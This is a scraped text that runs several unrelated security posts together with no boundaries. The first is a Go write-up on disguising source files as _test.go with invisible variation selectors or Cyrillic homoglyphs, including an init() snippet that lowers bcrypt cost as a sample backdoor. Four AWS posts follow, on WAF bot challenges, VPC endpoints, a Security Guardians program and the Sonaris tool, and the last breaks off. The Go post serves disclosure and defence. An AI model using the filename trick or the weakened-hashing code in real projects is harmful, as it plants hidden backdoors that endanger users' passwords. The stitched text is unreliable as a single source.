The Go compiler skips files ending with _test.go during normal compilation.
They are compiled with go test command (together will all other .go files),
which also inserts some chutney to run the test functions. The standard way to
do testing is to have a foo.go and foo_test.go file next to each other.
If you have a file that appears to end with _test.go but doesn’t actually end
with _test.go, then it will get compiled for a regular build. For example:
a_test\uFE0E.go
U+FE0E is a variation selector. These are typically very invisible. Or more
traditional homoglyph trickery:
b_t\u0435\u0455t.go"
Those Cyrillic letters appear virtually identical on my machine: b_tеѕt.go /
b_test.go, or as monospace: b_tеѕt.go / b_test.go.
This can also be done with zero-width space, zero-width joiner, and perhaps a
few other codepoints, but variation selectors tend to be the “most invisible” of
them.
// user_test.go
func init() { // The special "init" function gets run on import.
    // Lower bcrypt cost in tests, because otherwise any test will take
    // well over a second as it's so slow.
    bcryptCost = bcrypt.MinCost
}
Is perfectly valid, but with a doctored “non-test” user_test.go it will now
lower the security of all passwords, and effectively inserts a backdoor.
There are many variants one can think of: code that looks innocent and would
probably pass many reviews, but will backdoor the codebase by weakening the
security, or adds in “test users”, “test keys”, “default passwords”, and things
like that.
Who is carefully auditing tests for security in the first place? I’ve audited a
bunch of packages over the years, but I’ve never paid much attention to the test
files.
Most tools don’t display this: Vim, VSCode, macOS finder, Windows Explorer,
/bin/ls, GitHub, GitLab, etc. – they all just display user_test.go with no
indication there’s something more there. Take a look at the test repo; all
seems fairly innocent. Arguably, that’s how it should be, at least for some of
these programs. Variation selectors are a Unicode feature and required to
display certain types of text. That said, filenames are not really “normal
text”, certainly not in the context of code.
The major exception is the git CLI with core.quotePath=true (the default),
which displays the byte sequences for anything that’s not ASCII. You need to
enable that setting to have any non-ASCII path display correctly, and
depending on locality it’s probably a somewhat common setting. And how many
people use the git CLI to review files (instead of GitHub web UI, VSCode
integration, etc?) I’m a pretty heavy git CLI user, but typically don’t use “git
diff” or “git log” for viewing differences between releases, and even if I did,
there’s a good chance I’d miss this in a “git diff”.
Another way to detect this is to carefully pay attention to the URL in e.g.
GitHub when viewing files, which displays escapes for some – but not all – of
the variants. But this isn’t displayed in the PR view, only when browsing files,
and is very easy to miss.
I reported this to GitHub, GitLab, and BitBucket back in June. None of them
considered this to be a security issue. I don’t really understand why, because
it doesn’t seem too dissimilar to LTR trickery to hide code. Also GitHub will
display a warning for PRs with this sort of trickery:
The head ref may contain hidden characters: "a\uFE0Eb"
Crafted branch names is an issue but crafted files are not? Well okay 🤷
Also emailed the [email protected], but they never got back to me, so I guess
they don’t consider it an issue either.
Is it viable to do a real-world attack with this? I don’t know, I haven’t tried.
I am not employed at the University of Minnesota so I don’t go around sending
malicious patches just to see what would happen.
But if I were tasked to Jia Tan a Go codebase, this seems a promising method.
There’s very little obfuscation and with a bit of careful design from a
malicious actor everything can seem legitimate test code that’s there for valid
reasons, being only malicious because it gets compiled in the regular program,
and because it still gets compiled in the test program the tests will still
work. Seems like a great way to hide malicious code in plain sight.
Doing a full Jia Tan and compromising ssh is still tricky, because that requires
doing the sort of stuff that typically has no business being in a test file.
That’s why in xz it was hidden in binary test data. Still, with the right
project and a bit of creativity I could envision this as a step in a similar
scheme, especially when done by the maintainer itself.
If you are new to AWS WAF and are interested in learning how to mitigate bot traffic by implementing Challenge actions in your AWS WAF custom rules, here is a basic, cost-effective way of using this action to help you reduce the impact of bot traffic in your applications. We also cover the basics of using the Bot Control feature to implement Challenge actions as a more sophisticated and robust option for an additional cost.
AWS WAF is a web application firewall that helps you protect against common web exploits and bots that can affect availability, compromise security, or consume excessive resources. In AWS WAF, you can create web access control lists (ACLs) that you can set with managed or custom rules. There are five possible actions you can define to take when the rules are triggered: Allow, Count, Block, CAPTCHA, or Challenge. The Challenge action, which we focus on in this post, is useful for detecting requests from automated tools without affecting the user experience.
Why is it important to mitigate bot traffic?
In cybersecurity, we typically use the term bot to describe a range of tools that allow the automation or simulation of HTTP requests. These bots can be legitimate (such as search engine crawlers that index your app or site) or malicious (tools that are used to automate unwanted requests), but both types have the potential to impact your app availability and performance. By properly handling bot traffic, you can reduce this impact, which can help you optimize costs and improve the stability of your infrastructure and the availability of your business.
Before starting
If you’ve never used AWS WAF before, we recommend that you read Getting started with AWS WAF to learn the basics of how to set up this service.
How does the Challenge action work, and what are the benefits?
When a request matches your rule that contains a Challenge action, the HTTP client is presented with a challenge, which most web browsers or non-automated clients are able to process. After solving that challenge, the client receives a token that will be included in subsequent requests—that’s how AWS WAF considers the request to be non-automated and permits access. Using a Challenge action adds a protection layer because bots and other automated tools typically can’t process the challenge as a legitimate web browser would.
A more effective mechanism against bots is to present a CAPTCHA action, in which the user must solve a puzzle. However, this action affects the user experience because it requires human interaction, and it typically involves higher costs than the Challenge option. Challenge actions, which consist of a JavaScript function that most web browsers can support and process in the background, are a great first step to monitor web requests because they don’t affect the user experience directly and are more economic than CAPTCHA.
Implementation options
In this blog post, we discuss two options for you to start handling the traffic from bots. Although the focus of this post is implementing the Challenge action through a custom rule (a rule you can create and set yourself), we’ve also included basic instructions for implementing the Challenge action through Bot Control, which allows you to directly use client application integration for more sophisticated detections.
Option 1: Implementing the Challenge action through a custom rule
The first step in setting up a custom rule with the Challenge option is to understand and define clearly what the expected normal behaviors are from users who access your app. Specifically, you need to know the expected number of requests in a given period of time from a single IP and the maximum time length of a typical session.
How do I define the normal rate of requests?
Both the maximum session length and the rate of requests expected will vary depending on each webpage or app, and this information needs to come from the business and application teams. When a user browses a page, they might trigger several requests (for example, the user will trigger a separate request for each image the page contains). You can use this information to estimate and define how many requests per IP a valid user can generate in a given time.
Additionally, you can enable web ACL logging, which will allow you to query logs from Amazon CloudWatch Logs Insights. From these logs, you can get an understanding of the current behaviors and trends in your web traffic and compare that with the expected behavior that you defined.
What parameters should I use to trigger the challenge?
Implementing challenges based on the headers in the request or the user-agent isn’t a good idea. Although you can act based on either of these fields for valid crawlers like those used by search engines, malicious bots might evolve and tamper with these fields as their creators notice they are being stopped.
Filtering by static IP won’t always work. Only valid crawlers tend to use the same IP range over time and malicious bots often change IP ranges.
Filtering by path might be a good option. If there are parts of your app that shouldn’t be indexed or crawled, you can declare that in your robots.txt file. Bots that disregard these directives can be considered suspicious, and you can present them with the challenge. However, this approach isn’t always good enough: A bot might be set to respect the directives.
A rate-limit rule is an effective option for triggering your challenge when you’re attempting to handle malicious bots. You can define the normal rate of requests that you expect valid users to make as described earlier in this section. Users that go over that rate will be presented with the challenge. You should set this rule as the top priority in order for it to be more efficient.
To create and set the rate-limit rule
Open the AWS WAF & Shield console, choose Web ACLs, and then choose the web ACL to which you will add the rule.
Figure 1: AWS WAF web ACLs
On the Web ACL page, choose the Rules tab.
In the Add rules drop-down list, choose Add my own rules and rule groups. If you already have your rate-based custom rule in place, select the checkbox to the left of the rule, and then choose Edit.
Figure 2: Add your own rules and rule groups
For Rule type, choose Rule builder. For Rule, enter a name for your rule. For Type, choose Rate-based rule.
Figure 3: Start the rule builder
Under Rate-limiting criteria, set the rate limit and define the evaluation window, which is customizable.
For Request aggregation, choose Source IP address. For Scope of inspection and rate limiting, choose Consider all requests.
Figure 4: Set the rate-limiting criteria
For Action, choose Challenge.
For Immunity time (which specifies how long a Challenge token is valid before a new one is needed), choose a value according to the maximum time a normal session could last.
When you set a challenge through custom rules and the token expires, subsequent requests will include an invalid cookie and will therefore be rejected until a new session is started. For example, if a normal session’s maximum duration is 5 minutes, you can leave immunity set to the default, but if the maximum duration can be longer (as in an online shop), then you will need to increase the immunity time according to your use case. (Note that SDK application integration, which we cover in the next section, takes care of presenting a new token if the current one expires, without impacting human users.)
Figure 5: Set the action to Challenge
Choose Add rule.
Set the rule priority by selecting the rule and moving it up in the list. Note that we’re considering a scenario where you set a web ACL for a single account. In this case, remember to place the rate-limiting rule at the top of the list, so that you prevent undesired traffic from triggering additional rules. This is even more important if you have paid rules later in the list.
Figure 6: Set the rule priority
Option 2: Implementing the Challenge action by using Bot Control
Implementing Challenge actions through the Bot Control feature in AWS WAF is an easier, more robust and flexible solution than using a custom rule. However, it has extra costs associated that you should be aware of and evaluate.
Bot Control is a managed rules group that provides improved visibility and automated detection and mitigation mechanisms for bots. You are charged differently depending on the tier of Bot Control you use (Common or Targeted). The Common tier detects a variety of self-identifying bots by using static request data analysis. The Targeted tier adds active analysis of client blueprints and behavior as well as machine learning, and is capable of detection and mitigation of more sophisticated agents. You can read more about the Bot Control protection levels in the documentation.
Some of the main features of Bot Control include the following:
The availability of specific metrics for bot categories, giving you more granularity and improved visibility.
The ability to automatically identify bots based on known patterns and behaviors, such as user-agent, path, or behavior. (For more details, see the Bot Control documentation.)
Open the WAF & Shield console, choose Web ACLs, and choose the web ACL you want Bot Control enabled on.
On the Rules tab, in the Add rules drop-down list, instead of adding your own rules, choose Add managed rule groups.
Figure 7: Add managed rule groups to your web ACL
On the Add managed rule groups page, expand the first option, AWS managed rule groups, and scroll down to find Bot Control. Then select the Add to web ACL toggle button to enable Bot Control.
Figure 8: Enable the Bot Control rule group
You will need to customize the configuration. To do so, choose Edit.
First, choose the level of inspection you want to use. Common detects a variety of self-identifying bots, but, in this example, we chose Targeted because it adds advanced detection for sophisticated bots by using machine learning and allows the challenge application integration that we mentioned earlier.
Choose the scope of inspection. You can keep the scope set to Inspect all web requests or choose to use scope-down statements if you want a more granular filtering.
Choose the action on a per-bot category basis or choose a single action for all the categories. In this example, we used the same settings for the Challenge action for all the categories.
Figure 9: Set Bot Control actions
Similar to the recommendations for Option 1 earlier in this post, we recommend that you define your use cases and how you want to handle each bot category in the Common section and each rule in the Targeted The settings need to be aligned with your business needs, with the understanding that your needs can change over time. The settings you choose might also be specific to each application—for example, in the case of search engine bots, you need to consider the impact of blocking or mitigating them on your search engine optimization (SEO) and find a balance with app performance.
Figure 10: Targeted rules
Choose Save rule and then choose Add rules.
On the Set rule priority page, set the rule priority by selecting the rule and moving it up or down in the list. Make sure you set the Bot Control managed rule group (AWS-AWSManagedRulesBotControlRuleSet) to be lower in priority than the free rules (both custom and managed). Because Bot Control rules pricing is based on the number of requests processed and the number of CAPTCHA or Challenge actions presented, putting Bot Control rules at the bottom of the list helps you to optimize your costs.
In this post, we reviewed how you can mitigate bot traffic by implementing Challenge actions. By implementing this action type through a custom rule, you can set up basic, cost-effective measures to handle basic bots and control automated traffic to your applications. As your business grows, you can achieve higher efficiency and better protection against more sophisticated bots by enabling Bot Control rules, which use machine learning for advanced detection. To learn more about these topics, see the following links.
Amazon Virtual Private Cloud (Amazon VPC) endpoints—powered by AWS PrivateLink—enable customers to establish private connectivity to supported AWS services, enterprise services, and third-party services by using private IP addresses. There are three types of VPC endpoints: interface endpoints, Gateway Load Balancer endpoints, and gateway endpoints. An interface VPC endpoint, in particular, allows customers to design applications that connect to AWS services privately, including the more than 130 AWS services that are available over AWS PrivateLink. For a complete list of services that integrate with PrivateLink, see the documentation for VPC endpoints.
The decision regarding when to use interface VPC endpoints to further secure your AWS infrastructure depends on your need for additional security controls or your preferred architecture patterns. In this blog post, we present four security objectives that VPC endpoints help you achieve. It’s important to note that other non-security benefits, such as reduced latency and cost management, are not covered in this post. For more information on those benefits, see these topics:
By default, network packets that originate in the AWS network with a destination on the AWS network (for example, public endpoints for AWS services) stay in the AWS network, except traffic to and from AWS China Regions. In addition, all data flowing across the AWS global network that interconnects AWS data centers and Regions is automatically encrypted at the physical layer before it leaves AWS secured facilities.
AWS PrivateLink VPC endpoints enable customers to further enhance the security posture of their applications by establishing private connectivity to supported AWS services, enterprise services, and third-party services by using a private IP address. You can find patterns for how to use the different types of endpoints in the Securely Access Services Over AWS PrivateLink whitepaper.
An interface VPC endpoint is a collection of one or more elastic network interfaces with private IP addresses. These endpoints can serve as an entry point for traffic destined to a supported AWS service in the same AWS Region as the VPC, without requiring an internet gateway, NAT device, VPN connection, AWS Direct Connect connection, or a public IP. Customers can then use interface VPC endpoints to help meet multiple security objectives, such as the following:
Implement networks that are isolated from the internet
Implement a data perimeter by using VPC endpoint policies
Enable private connectivity to AWS service API endpoints for on-premises environments
Align with specific compliance requirements
In the rest of this post, we’ll discuss each of these objectives in detail and how interface VPC endpoints can help you implement them.
Security objective 1: Implementing networks that are isolated from the internet
If you operate sensitive workloads, you might require that they run in private subnets that are isolated from the internet. In this scenario, the subnets in the network don’t have routes to an internet gateway and won’t be able to either send packets to the internet or receive packets from it.
In this case, you can use interface VPC endpoints to connect your VPC to AWS services in the same Region as if they were in your VPC, without configuring an internet gateway, NAT instance, or route tables. For information on how to configure a cross-Region VPC interface endpoint by using VPC peering, see this guidance.
Figure 1: Isolated subnet for EC2 server sending messages to Amazon SQS
Security objective 2: Implement a data perimeter using VPC endpoint policies
A data perimeter is a set of guardrails to help ensure that only your trusted identities are accessing trusted resources from expected networks. Learn more about data perimeters on AWS.
You can use VPC endpoint policies to implement a data perimeter by allowing access to only trusted entities and resources from your network, helping to prevent unintended access. This enables you to take advantage of the power of AWS Identity and Access Management (IAM) policy and flexibility to control access to your resources at a granular level.
In the VPC diagram in Figure 2, EC2 instance traffic flows out through a firewall endpoint, NAT gateway, and internet gateway to reach the S3 public API endpoint, remaining within the AWS network. However, this setup does not allow the implementation of a logical data perimeter to control the specific resources that the EC2 instance can access.
Figure 2: Before implementing a data perimeter
In contrast, in the diagram in Figure 3, you can see how VPC interface endpoints enable the use of VPC endpoint policies to enforce a data perimeter, such as only allowing certain S3 buckets to be accessed by the EC2 instance.
Figure 3: After implementing a data perimeter
For example, you can attach a policy, similar to the one below, to an Amazon S3 interface or gateway VPC endpoint to restrict access from the VPC to only S3 buckets that are owned by the same AWS Organizations organization. Make sure to replace <MY-ORG-ID> with your own information.
As a further example, the following policy shows how you can limit access to only trusted identities. You can attach this policy to an S3 interface VPC endpoint to permit access only to principals from your organization, to help mitigate the risk of unintended disclosure through non-corporate credentials. Make sure to replace <MY-ORG-ID> with your own information.
Finally, you can create resource policies for your resources to restrict access to only VPC interface endpoints. For example, you can use the following policy from our Amazon S3 User Guide for S3 buckets. Make sure to replace <MY-VPCE-ID> and <MY-BUCKET> with your own information.
For more information on the use of these condition keys and how to implement a data perimeter, see this blog post.
Security objective 3: Enable private connectivity to AWS service API endpoints for on-premises environments
You might be required to run private connectivity to AWS only from your on-premises environments, such as when your on-premises firewalls are configured to limit the connectivity to the internet, including AWS public endpoints.
In this case, you can use interface VPC endpoints with Direct Connect private virtual interfaces (VIFs) or Site-to-Site VPN to extend private connectivity to your on-premises networks. With this setup, you can also enforce data perimeter rules like those shown earlier in this post.
For example, customers can use interface VPC endpoints from Amazon CloudWatch agents running on on-premises servers to CloudWatch through a private connection, as demonstrated in this blog post.
In the diagram in Figure 4, we show how you can extend this approach to include other services, such as Amazon S3, in a single VPC setup. To implement this pattern, you need to set up conditional forwarding on your on-premises DNS resolver to forward queries for amazonaws.com to an Amazon Route 53 Resolver’s inbound endpoint IPs.
The flow in this scenario is as follows:
The DNS query for your S3 endpoint from your on-premises host is routed to the locally configured on-premises DNS server.
The on-premises DNS server performs conditional forwarding to an Amazon Route 53 inbound resolver endpoint IP address.
The inbound resolver returns the IP address of the interface VPC endpoint, which allows the on-premises host to establish private connectivity through AWS VPN or AWS Direct Connect.
Figure 4: On-premises private connectivity to Amazon S3 and Amazon CloudWatch
You can extend this architecture to support a cross-Region and multi-VPC setup by using AWS Transit Gateway and Amazon Route 53 private hosted zones, as described in the Building a Scalable and Secure Multi-VPC AWS Network Infrastructure whitepaper. Keep in mind that a distributed VPC endpoint approach (one that uses one endpoint per VPC) will allow you to implement least-privilege policies in VPC endpoints. A centralized approach, while more cost-effective, can increase the complexity of maintaining least privilege in a single policy and increase the scope of impact of a security event.
Security objective 4: Align with specific compliance requirements
In certain cases, customers operating in industries such as financial services or healthcare need to maintain compliance with regulations or standards such as HIPAA, the EU-US Data Privacy Framework, and PCI DSS. Although all communication between instances and services hosted in AWS use the AWS private network, using an interface VPC endpoint can help prove to auditors that you’re applying a defense-in-depth approach. This approach includes designing your workloads to run in networks that are isolated from the internet or implementing additional conditions such as the example VPC endpoint policies shown earlier in this post.
You can use AWS Audit Manager to get started mapping your compliance requirements to industry and geographic frameworks, such as NIST SP 800-53 Rev. 5, FedRAMP, and PCI DSS, and to automate evidence collection for controls such as the use of VPC endpoints. If you also have custom compliance requirements, you can create your own custom controls by using the Configure Amazon Virtual Private Cloud (VPC) service endpoints core control in the AWS Audit Manager control library console.
If you want to know how the use of VPC endpoints can help you align with compliance requirements for your specific workload and require assistance beyond what is provided in the public documentation on the AWS Compliance Programs webpage, you can consult with AWS Security Assurance Services (AWS SAS). AWS SAS has expert consultants and advisors who can help you design your systems to achieve, maintain, and automate compliance in the cloud.
Conclusion
In this blog post, we presented four security objectives to consider when deciding whether to use AWS interface VPC endpoints. You can use this information when you design your architecture or create a threat model to help implement secure architectures for your AWS hosted workloads. If you want to learn more about AWS PrivateLink and interface endpoints, see the AWS PrivateLink documentation. If you’re interested in learning more about implementing data perimeter concepts by using VPC endpoints, we suggest this workshop.
If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.
Welcome to the second post in our series on Security Guardians, a mechanism to distribute security ownership at Amazon Web Services (AWS) that trains, develops, and empowers builder teams to make security decisions about the software that they create. In the previous post, you learned the importance of building a culture of security ownership to scale security within your organization, and how AWS achieves this using the Security Guardians program. Since then, many customers have asked how they can build their own, similar program.
In this post, you will learn the steps to build your own Security Guardians program for your organization, including how to:
Set the vision, mission, and goals of your program
Identify developer teams that can pilot your new program
Define the expected behaviors for those teams
Develop training and create opportunities for career development to keep your teams engaged in the program
The guidance in this post is based on what we learned at AWS. Because every organization is different, the final version of the program you build is likely to look different from the one at AWS. Your program needs to reflect the current state of your organization’s culture of security and be designed to cultivate the security-related behaviors that are most important to your organization.
Security Guardians program mechanism
As discussed in the previous post, mechanisms form a key part of our business at AWS. Figure 1 demonstrates how a mechanism is a complete process, or virtuous cycle, that reinforces and improves itself as it operates. It takes controllable inputs and transforms them into ongoing outputs to address a recurring business challenge. In this case, the business challenge AWS faced was that security findings were being identified late in the development lifecycle, making it more expensive—in terms of time, money and effort—to remediate them. This led to bottlenecks in our security review process. The culture of security at AWS, specifically our culture of ownership, provides support to solve this challenge, but we needed the Security Guardians mechanism to actually do it.
Figure 1: AWS mechanism cycle
With most mechanisms, driving adoption is difficult, especially when the mechanism requires human participation to succeed. This is also true in the case of Security Guardians, and you can use our experience to help you avoid some of the challenges and growing pains of driving adoption.
Getting everyone aligned
“If I had an hour to solve a problem and my life depended on the solution, I would spend the first 55 minutes determining the proper question to ask, for once I know the proper question, I could solve the problem in less than five minutes.” – Albert Einstein
Getting alignment for the need to distribute security expertise starts with deeply understanding what problems need to be addressed. For example:
Is product delivery velocity being negatively impacted by delays in the security review process?
What business goal or metric are these delays negatively impacting?
Where in the security review process are those delays occurring?
What factors are contributing to those delays?
Is it a lack of time, people, or skills?
Thoroughly understanding the specific problems and their root causes, as identified by answering those questions, allows you to evaluate whether distributing security ownership is the appropriate solution. This in turn makes it easier to gain alignment and buy-in across the organization for the chosen approach.
A component of a culture of security
Building a strong culture of security requires support from executive leadership to set the direction for the rest of the organization. Executive support makes it easier for product leaders to secure the resources and finances needed for a Security Guardians program to be successful. To align with your organization’s leaders, you can reflect on the goals of your leaders and how the Security Guardians program can be built to meet those goals.
For example, if your business goal is to ship products 25 percent faster, understand how a particular resourcing effort from Security Guardians is going to help your organization meet that goal. AWS benefited from the program with a 26.9 percent reduction in the time to review a new service or feature when a Security Guardian was involved.
Our experience is that it’s challenging to establish a Security Guardians program without executive support. If you’re struggling to identify a business leader to sponsor the program and provide insight on the business problem, your AWS account team—including your account manager or solutions architect—can help. If you’re a business leader or executive reading this post, consider becoming that sponsor yourself.
One step at a time
A step-by-step approach to implementing the Security Guardians program helps overcome organizational challenges and avoid common pitfalls that could lead to failure. These steps, shown in Figure 2, are:
Set the vision
Choose innovators
Define behaviors
Maintain interest
Measure success
These steps support the activities that make a mechanism successful: adoption, inspection, and tools.
Figure 2: Steps for implementing a Security Guardians program
Set the vision
Now that you’ve identified the business problem or business goal, set the vision for the Security Guardians program by working backwards from this problem or goal to define the purpose of your program. For example, the vision of the AWS Security Guardians is “To nourish security ownership that consistently delights our customers with security-by-design throughout the development lifecycle.”
Craft an ambitious vision for your Security Guardians program. Think beyond easy wins and focus on bold, forward-thinking security outcomes for your organization. Make sure that each element of your vision aligns with a business problem or goal. The following table is an example of how the vision of the program is aligned with business goals:
Business goals
Security outcome
Long-term goals
Develop products faster and more efficiently.
To improve developer agility while reducing security risk.
Increase the number of threat models performed by Security Guardians (instead of by application security engineers). Over time, this goal could change to “increase the quality of threat models.”.
Decrease the average monthly security issue rate.
Train three new Security Guardians each quarter.
Reduce long-term security spend.
To identify and mitigate security risk as early as possible.
Increase customer trust.
To exceed customer security expectations by raising the security bar.
The next step is to define a clear mission that is supported with measurable goals. The mission and goals must be achievable and help to move the needle towards the long-term vision.
The final part is to name your program. We chose Security Guardians, like Marvel’s Guardians of the Galaxy. We’ve also heard customers using Security Champions, Security Advocates, Security Innovators, and Security Drivers. Have fun with it and make sure the name resonates with as many participants as possible.
After you’ve defined the vision, future state, mission, measurable goals, and name of the program, review them with your security and business leaders. It’s beneficial to include your innovators or Security Guardians who will be early adopters of the program in this review. In the next section, you’ll learn how to identify these innovators.
Choosing innovators
Just as you develop for and iterate with early adopters of the products you’re building, you should identify individuals and teams who will pilot the program with you. Before the AWS Security Guardians program, our application security engineering teams built relationships with product teams through security reviews.
This meant that they already knew which individuals within those product teams had an interest in security. This is where AWS started, but the success of your program isn’t dependent on whether you already know who these individuals are. Development teams will self-identify and nominate Security Guardians from their own teams. Figure 4 shows examples to help you get started understanding which development teams will be good early adopters for your program.
Figure 3: Example product teams for early program adopters
The examples in Figure 3 include:
Candidate A: Quick wins team
Early adopters typically share key traits, including existing security measures and a designated security role or team members with security expertise. Essentially, they already prioritize security at the team level.
Candidate B: High impact team
This is the team most impacted by the disparity between product development teams and security teams; the agility and time-related benefits of the Security Guardians program will be the highest for this team. For example, this team might be facing long delays in launching products because of the current security review process at your organization.
Candidate C: High risk team
This team owns a product that has a high security risk because of the nature of the product. This team will benefit the most from additional security scrutiny and from raising the security bar at your organization. For example, this team might be building a product that’s considered a critical asset, hosts sensitive data, or performs critical processes.
After you’ve identified one or more teams that could be good early adopters of the program, you need to identify at least one individual from each team to serve as the Security Guardian. Keep the vision and goals of your program in mind when selecting your Security Guardian. Your early Security Guardians should have at least the following characteristics:
Ability to exercise well-informed and decisive judgement
Maintain and showcase their knowledge
Not afraid to have their work be independently validated
Advocate for their security needs in internal discussions
Hold a high security bar
Thoughtful and assertive to make customer security a top priority on their team
In terms of time commitment, our experience is that each Security Guardian spends an average of 3.5 hours each month on activities such as answering general security questions, identifying security stories needed for sprints, diving deep into security related tasks and supporting security related tasks. Each application security review takes approximately 4 hours of effort.
The first post of this series contains even more details on the characteristics that make a good Security Guardian.
Defining behaviors
It’s important to set expectations on what behaviors you want Security Guardians, developers, and security teams to exhibit within the context of the program. These behaviors typically relate directly to the goals of the program. For example, if one of the goals is to increase the number of threat models created, then create threat modeling will be one of the defined behaviors. The behaviors need to be measurable with some flexibility for change as you improve the program.
At AWS, our Security Guardians have access to a runbook that lists the activities each Guardian should take when engaged as part of a review. With each of these activities understood, the program team will then make sure appropriate training is provided so that the Security Guardians are able to complete each of the activities. For example, AWS Security Guardians are asked to help develop threat models. To support this, the program team has developed and released training material to teach Security Guardians how to create a threat model.
With the defined behaviors, understand how the Security Guardian and product development team will engage with the security team. Although we’re clearly defining behaviors, the behaviors aren’t typically done in a silo for the successful launch of a secure product. At AWS, the Security Guardians and product developers engage with the security teams in key partnership areas. If you’re unsure of where to start in defining the behaviors of your program, Figure 4 shows an example of how teams interact at AWS, beginning with the creation of an initial threat model and going through review, remediation, and testing. Consider creating your own version of the model to help define the behaviors and key partnership areas at your organization.
Figure 4: Example behaviors and partnership areas at AWS
In the example of a threat model review, the Guardian and the central security team will jointly create and review the threat model. Specific activity examples include reviewing threats that have no documented mitigations and discussing additional threats that haven’t yet been considered.
As part of encouraging a culture of ownership, AWS recommends allowing Security Guardians to influence the role within a set of boundaries. An example of this is allowing the Security Guardians to be a part of recurring reviews of the program growth metrics, actively collecting their feedback, and encouraging them to host their own training sessions. Active Security Guardians are key to the success of the program and allowing them to influence the program will give them a sense of ownership and inclusion.
Maintaining interest
It’s important to not lose sight that a program like the AWS Security Guardians program is supported by volunteers. Most of your Security Guardians will be product developers who already have a full-time job developing products for your organization. The time and effort to find and onboard new Security Guardians will have a low return on investment if they stop engaging because the program owners didn’t keep them engaged. Keeping Security Guardians is just as important as finding them.
At AWS, we invest time to understand how to build trust with Security Guardians and provide value by working backwards from their wants and needs. Some Security Guardians joined the program to learn new skills and for career growth opportunities. AWS built training programs that were designed for Security Guardians and provide metrics that are used to document their impact to their managers and leaders.
AWS Security Guardians constantly tell us that they value recognition of their contributions by leadership. We work to build mechanisms to continuously surface the great work of our Security Guardians. We also recognize the contributions Security Guardians make through awards, gifts, and other incentives. For example, each quarter, the AWS Security Guardians team sends out a newsletter to senior leaders of the organization. This communication identifies the Guardians within their organization and highlights their contributions, including the number and impact of reviews they’ve completed.
Another way that AWS recognizes the contributions of our Security Guardians is through the Guardians Belt Program. The Guardians Belt Program is designed to recognize Security Guardians for their contributions and support them as they work to advance their security skills and expand their scope of impact. Security Guardians earn Black, Green, Yellow, and White belts with each belt corresponding to significant accomplishments that require consistent commitment to raising the security bar.
To make sure that Security Guardians value the program, your organization should provide and actively facilitate benefits. The benefits must be accessible without requiring additional time or effort from the Security Guardians, promoting immediate and direct gains. Consider the following examples of benefits to maintain Security Guardian interest and support:
Specialized training: Workshops, game days, challenges and contests.
Impact opportunities: Ability to impact multiple products by working with other teams in the organization, ability to help define patterns, best practices, and automation for the program.
Community: Collaborate, connect, share and learn from experts and individuals with similar interests.
Ownership opportunities: Ability to accelerate certain steps in the process.
Leadership opportunities: Active involvement in recurring program or business reviews.
The best ways to maintain interest are determined by the culture of your organization. What does your organization value the most, and how will the program provide that to your Security Guardians? Sometimes, the best way to answer these questions is to ask your early or potential Security Guardians.
Measuring success
The final step of building a successful Security Guardians program is to measure program success. Measuring success is equivalent to the inspection step from Figure 1. This verifies that your desired outcomes are being achieved and provides a jumping off point for iteration. Measuring success also gives you the opportunity to audit the output or results of the Security Guardians program and perform corrections and improvements.
Earlier in this post, we covered identifying the business problem and creating the vision and measurable goals for your Security Guardians program. Example metrics include:
Average time to release features
Average number of security issues per team
Average time spent by Security Guardians and builders doing security work
Percentage of Security Guardians who have taken required and non-required training
Measuring success includes steps to collect feedback and tune the program over time, shown in Figure 5.
Figure 5: Feedback and tuning steps for Security Guardians program.
The cycle to gather feedback and tune the program includes:
Report on metrics
Communicate wins
Measure outcome and cycle time
Identify trends
Review goals
Gathering feedback from Security Guardians is as important as providing feedback to them. One of the ways AWS collects feedback from Security Guardians is through an annual survey that collects feedback on their experiences of program and tooling. To help both builders and Security Guardians improve over time, our security review tooling captures feedback from security engineers on the inputs from Security Guardians. Combined, the data gathered through these surveys helps our security ownership mechanism reinforce and improve itself over time.
Figure 6 summarizes the steps that you can take to develop your program.
Figure 6: Security Guardians program steps
The broad steps to develop a program include:
Set the vision: Set your vision for the program and metrics for success. Get sponsorship from leadership. Choose a name for your program.
Choose innovators: Identify innovators who have a passion for security and foster a community with continuous knowledge sharing.
Define behaviors: Redefine your RACI (responsible, accountable, consulted, informed) and be clear on expectations from your security advocates.
Maintain interest: Provide clear training and learning paths and opportunities for career advancement.
Measure success: Gather feedback and measure the program’s effectiveness.
Conclusion
This post and the previous post covered numerous concepts, considerations, and ideas, including:
The initial intention of the Security Guardians program is to focus on training developers in product teams. This improves early security-focused design thinking.
An alternative approach is to embed or align security engineers directly with product development teams. This can be more effective in organizations where reporting structures and accountability are key considerations.
Some organizations draw Security Guardians from all job types. The program can also be used to focus on uplifting developers and broad security culture.
You must regularly inspect the outcomes delivered by the Security Guardians program and use the information to make incremental improvements as the program matures.
For additional support building a Security Guardians program, contact your AWS account representative and they will get you in touch with a specialist who can help you develop your program.
If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.
AWS is deeply committed to earning and maintaining the trust of customers who rely on us to run their workloads. Security has always been our top priority, which includes designing our own services with security in mind at the outset, and taking proactive measures to mitigate potential threats so that customers can focus on their businesses with confidence. We continuously innovate and invest in advancing our security capabilities.
To help prevent security incidents from disrupting our customers’ businesses, we need to stay ahead of potential threats, and protect customers quickly when we become aware of activities that could be potentially harmful to them. We’ve previously shared details about our sophisticated global honeypot system MadPot and our massive internal neural network graph model Mithra. These are two examples of internal threat intelligence tools that we use to take proactive, real-time action to help prevent a potential threat from becoming a real security issue for our customers.
I mentioned another internal threat intelligence tool called Sonaris in my recent re:Inforce keynote. Sonaris is an active defense tool that analyzes potentially harmful network traffic so that we can quickly and automatically restrict threat actors who are hunting for exploitable vulnerabilities. With MadPot, Mithra, and Sonaris in the hands of our world-class security teams, AWS is equipped with powerful, actionable threat intelligence on a scale that is only possible with AWS. This blog post covers why and how we use Sonaris behind the scenes to help protect customers, and how we know our threat intelligence is having measurable results.
AWS security innovation tackles threats with measurable results for customers at global scale
As organizations have migrated to the cloud over the last decade, threat actors have evolved their tactics to exploit environments that aren’t properly secured. In 2017, our security teams observed an increasing number of unauthorized attempts to scan (systematic examination through digital means and tools) and probe AWS customer accounts—activities conducted by threat actors who were hunting for Amazon Simple Storage Service (Amazon S3) buckets that customers unintentionally configured with public access. To help address this security issue on behalf of our customers, AWS security teams developed active defense capabilities to help detect these kinds of suspicious scanning behaviors and then restrict the actions that malicious actors might take to further improperly access a customer’s S3 bucket.
